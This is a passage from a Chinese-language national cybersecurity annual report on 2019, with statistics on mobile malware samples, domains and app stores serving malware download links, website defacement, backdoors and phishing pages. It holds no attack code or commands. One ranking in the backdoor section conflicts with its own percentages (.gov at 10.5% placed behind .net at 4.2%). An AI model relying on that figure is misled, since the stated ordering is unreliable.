根据恒安嘉新（北京）科技股份公司监测结果，截至2019年年底，累计发现移动互联网恶意程序样本总量为25,804,285个（按MD5值统计），比2018年的23,117,403个上升11.6%。2015-2019年捕获移动互联网恶意程序样本数量按年度统计如图4-11所示，2019年捕获移动互联网恶意程序样本数量按月度统计如图4-12所示，其中11月达到全年最低值（191,356个），1月达到全年最高值（261,782个）。




图 4-11　2015-2019 年捕获移动互联网恶意程序样本数量按年度统计
（来源：恒安嘉新（北京）科技股份公司）




图 4-12　2019 年捕获移动互联网恶意程序样本数量按月度统计
（来源：恒安嘉新（北京）科技股份公司）

根据恒安嘉新（北京）科技股份公司监测结果，截至2019年年底，累计发现移动互联网恶意程序下载链接4,331,242个。其中，2019年共发现移动互联网恶意程序下载链接240,199个，涉及13,777个域名，恶意程序下载链接数量排行前10的域名见表4-1；涉及10个手机应用商店，恶意程序下载链接数量排行前10的手机应用商店域名见表4-2。

表4-1　2019年移动互联网恶意程序下载链接数量TOP10域名
（来源:恒安嘉新（北京）科技股份公司）

下载地址域名	恶意程序下载链接数量 / 个
d4.openinstall.io	9,983
pcweb.mmarket.com	8,089
appdl.hicloud.com	6,603
fy.n-record.com	5,814
app.gzjkw.net	5,711
cd1.yalanda.top	5,443
s9.pstatp.com	3,294
app-global.pgyer.com	3,218
ca1.jsnjmh3.top	2,724
imtt.dd.qq.com	2,611

表4-2 2019年移动互联网恶意程序下载链接数量TOP10手机应用商店域名
（来源:恒安嘉新（北京）科技股份公司）

手机应用商店域名	恶意程序下载链接数量 / 个
appdl.hicloud.com	6,603
dd.myapp.com	1,957
ucdl.25pp.com	1,256
dl-cdn.coolapkmarket.com	718
shouji.360tpcdn.com	613
apkwsdl.vivo.com.cn	348
cdndownload.liehu.ijinshan.com	337
static.wanapp.vip	323
yuedu.down.18183.com	275
a4.res.meizu.com	249

05

网站安全监测情况

5.1 网页篡改情况

按照攻击手段，网页篡改可以分成显式篡改和隐式篡改两种。通过显式网页篡改，黑客可炫耀技术技巧，或达到声明主张的目的。隐式篡改一般是在被攻击网站的网页中植入被链接到色情、诈骗等非法信息的暗链，以助黑客谋取非法经济利益。黑客为篡改网页，一般需提前知晓网站的漏洞，提前在网页中植入后门，并最终获取对网站的控制权。

2003年起，CNCERT/CC每日跟踪监测我国境内被篡改的网站情况， 发现被篡改的网站后及时通知相关分中心或网站负责人进行协调解决，以争取在第一时间恢复被篡改的网站，减少攻击事件带来的影响。

2019年，我国境内被篡改的网站数量为185,573个，较2018年的7,049个大幅增长。篡改数量大幅增长的原因是CNCERT/CC为响应我国政府部门对网站篡改行为的持续打击和整治的专项行动，扩大了对网站篡改事件的监测范围和检测能力，因此发现了更多的被篡改网站。2015-2019年我国境内被篡改的网站数量统计情况如图5-1所示。2019年我国境内被篡改网站数量按月度统计情况如图5-2所示。2019年全年，CNCERT/CC持续开展对我国境内网站被植入暗链情况的治理，组织全国分中心持续开展网站黑链、网站篡改事件的处置工作。




图 5-1　2015-2019 年我国境内被篡改的网站数量统计（来源：CNCERT/CC）




图 5-2　2019 年我国境内被篡改的网站数量按月度统计（来源：CNCERT/CC）

从篡改攻击的手段来看，我国被篡改的网站中以植入暗链方式被攻击的超过50%。从域名类型来看，2019年我国境内被篡改的网站中，代表商业机构的网站（.com）最多，占75.2%，其次是网络组织类（.net）网站、非营利组织类（.org）网站和政府类（.gov）网站，分别占4.7% 、1.2%和0.3%。对比2018年，2019年我国政府类网站被篡改比例明显降低。2019年我国境内被篡改网站占比按域名类型分布如图5-3 所示。




图 5-3　2019 年我国境内被篡改网站占比按域名类型分布（来源：CNCERT/CC）

2019年我国境内被篡改网站数量占比按地域统计情况如图5-4所示，前10位的地区分别是：北京市、广东省、山东省、河南省、浙江省、四川省、上海市、江苏省、陕西省和福建省，前10位的地区与2018年总体基本保持一致。以上均为我国互联网发展状况较好的地区，互联网资源较为丰富，总体上发生网页被篡改的事件次数较多。




图 5-4　2019 年我国境内被篡改网站按地域分布（来源：CNCERT/CC）

2019年，我国境内被篡改政府网站数量为515个，较2018年的216个增长138%。2019年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月

度统计如图5-5所示，可以看到，被篡改政府网站数量占被篡改网站总数的比例保持在6.0%以下。




图 5-5　2019 年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计（来源：CNCERT/CC）

5.2 网站后门情况

网站后门是黑客成功入侵网站服务器后留下的后门程序。通过在网站的特定目录中上传远程控制页面，黑客可以暗中对网站服务器进行远程控制，上传、查看、修改、删除网站服务器上的文件，读取并修改网站数据库的数据，甚至可以直接在网站服务器上运行系统命令。

2019年，CNCERT/CC共监测到我国境内84,850个网站被植入后门，其中政府网站有717个。2015-2019年我国境内被植入后门的网站数量统计如图5-6所示，2019年我国境内被植入后门网站按月度统计如图5-7所示。




图 5-6　2015-2019 年我国境内被植入后门的网站数量统计（来源：CNCERT/CC）




图 5-7　2019 年我国境内被植入后门的网站数量按月度统计（来源：CNCERT/CC）

2019年我国境内被植入后门的网站中，从域名类型来看，代表商业机构的网站（.com）最多，其次是网络组织类（.net）和政府类（.gov）网站。2019年我国境内被植入后门的网站数量占比按域名类型分布如图5-8所示，占比排名前3位为.com（69.9%）、.net（4.2%）和.gov（10.5%）。




图 5-8　2019 年我国境内被植入后门的网站数量占比按域名类型分布（来源：CNCERT/CC）

2019年我国境内被植入后门的网站数量占比按地区进行统计，排名前10位的分别是：北京市、广东省、河南省、江苏省、浙江省、上海市、山东省、四川省、福建省、江西省，如图5-9所示。




图 5-9　2019 年我国境内被植入后门的网站数量占比按地域分布（来源：CNCERT/CC）

5.3 网页仿冒情况

网页仿冒，也称网络钓鱼（Phishing），是社会工程学欺骗原理与网络技术相结合的典型应用。

2015–2019年仿冒我国境内网站的钓鱼页面数量统计情况如图5–10所示。2019年仿冒我国境内网站的钓鱼页面数量按月度统计情况如图5–11所示。




图 5–10　2015–2019 年仿冒我国境内网站的钓鱼页面数量统计（来源：CNCERT/CC）




图 5–11　2019 年仿冒我国境内网站的钓鱼页面数量按月度统计（来源：CNCERT/CC）

2019年，CNCERT/CC共抽样监测到仿冒我国境内网站的钓鱼页面84,711个，涉及我国境内外7,176个IP地址，平均每个IP地址承载11个钓鱼页面。在这7,176个IP地址中，有95.8%位于境外。

2019年CNCERT/CC抽样监测发现的钓鱼站点所用域名占比按顶级域分布如图5-12所示，排名前3位的域名类型为.com（51.5%）、.cn（24.8%）和.cc（7.9%）。




图 5-12　2019 年抽样监测发现的钓鱼站点所用域名占比按顶级域分布（来源：CNCERT/CC）

5.4 支撑单位报送情况

5.4.1 杭州安恒信息技术股份有限公司报送的网页篡改监测情况

根据杭州安恒信息技术股份有限公司监测结果统计，2019年我国境内被篡改网站总量为74,277个。2019年我国境内被篡改网站数量按月度统计如图5-13所示。




图 5-13　2019 年我国境内被篡改网站数量按月度统计（来源：杭州安恒信息技术股份有限公司）

2019年我国境内被篡改网站按其域名所属顶级域占比分布情况如图5-14所示，排名前3位的域名类型为.com（65.0%）、.cn（18.0%）和.net（5.0%）。




图 5-14　2019 年我国境内被篡改网站按其域名所属顶级域占比分布
（来源：杭州安恒信息技术股份有限公司）

2019年我国境内被篡改的已备案网站占比按地区分布如图5-15所示，排名前3位的是山东省（8.8%）、广东省（8.6%）和浙江省（8.5%）。




图 5-15　2019 年我国境内被篡改的已备案网站占比按地区分布
（来源：杭州安恒信息技术股份有限公司）

在上述被篡改的已备案网站中，根据单位性质统计，排名前3位的分别是事业单位（41.6%）、社会团体（26.9%）和政府机关（14.1%）。2019年我国境内被篡改的已备案网站占比按单位性质分布如图5-16所示。




图 5-16　2019 年我国境内被篡改的已备案网站占比按单位性质分布
（来源：杭州安恒信息技术股份有限公司）

2019年全年我国境内被篡改的政府网站数量为10,456个，占杭州安恒信息技术股份有限公司监测的2019年全年我国境内被篡改网站总数的14.8%。2019年我

国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计如图5-17所示。




图 5-17　2019 年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计（来源：杭州安恒信息技术股份有限公司）

5.4.2 北京天融信科技有限公司报送的网页篡改监测情况

2019年全年我国境内被篡改网站总量为1,162个，比2018年的1,723个下降32.6%。2019年我国境内被篡改网站数量按月度统计如图5-18所示。




图 5-18　2019 年我国境内被篡改网站数量按月度统计（来源：北京天融信科技有限公司）

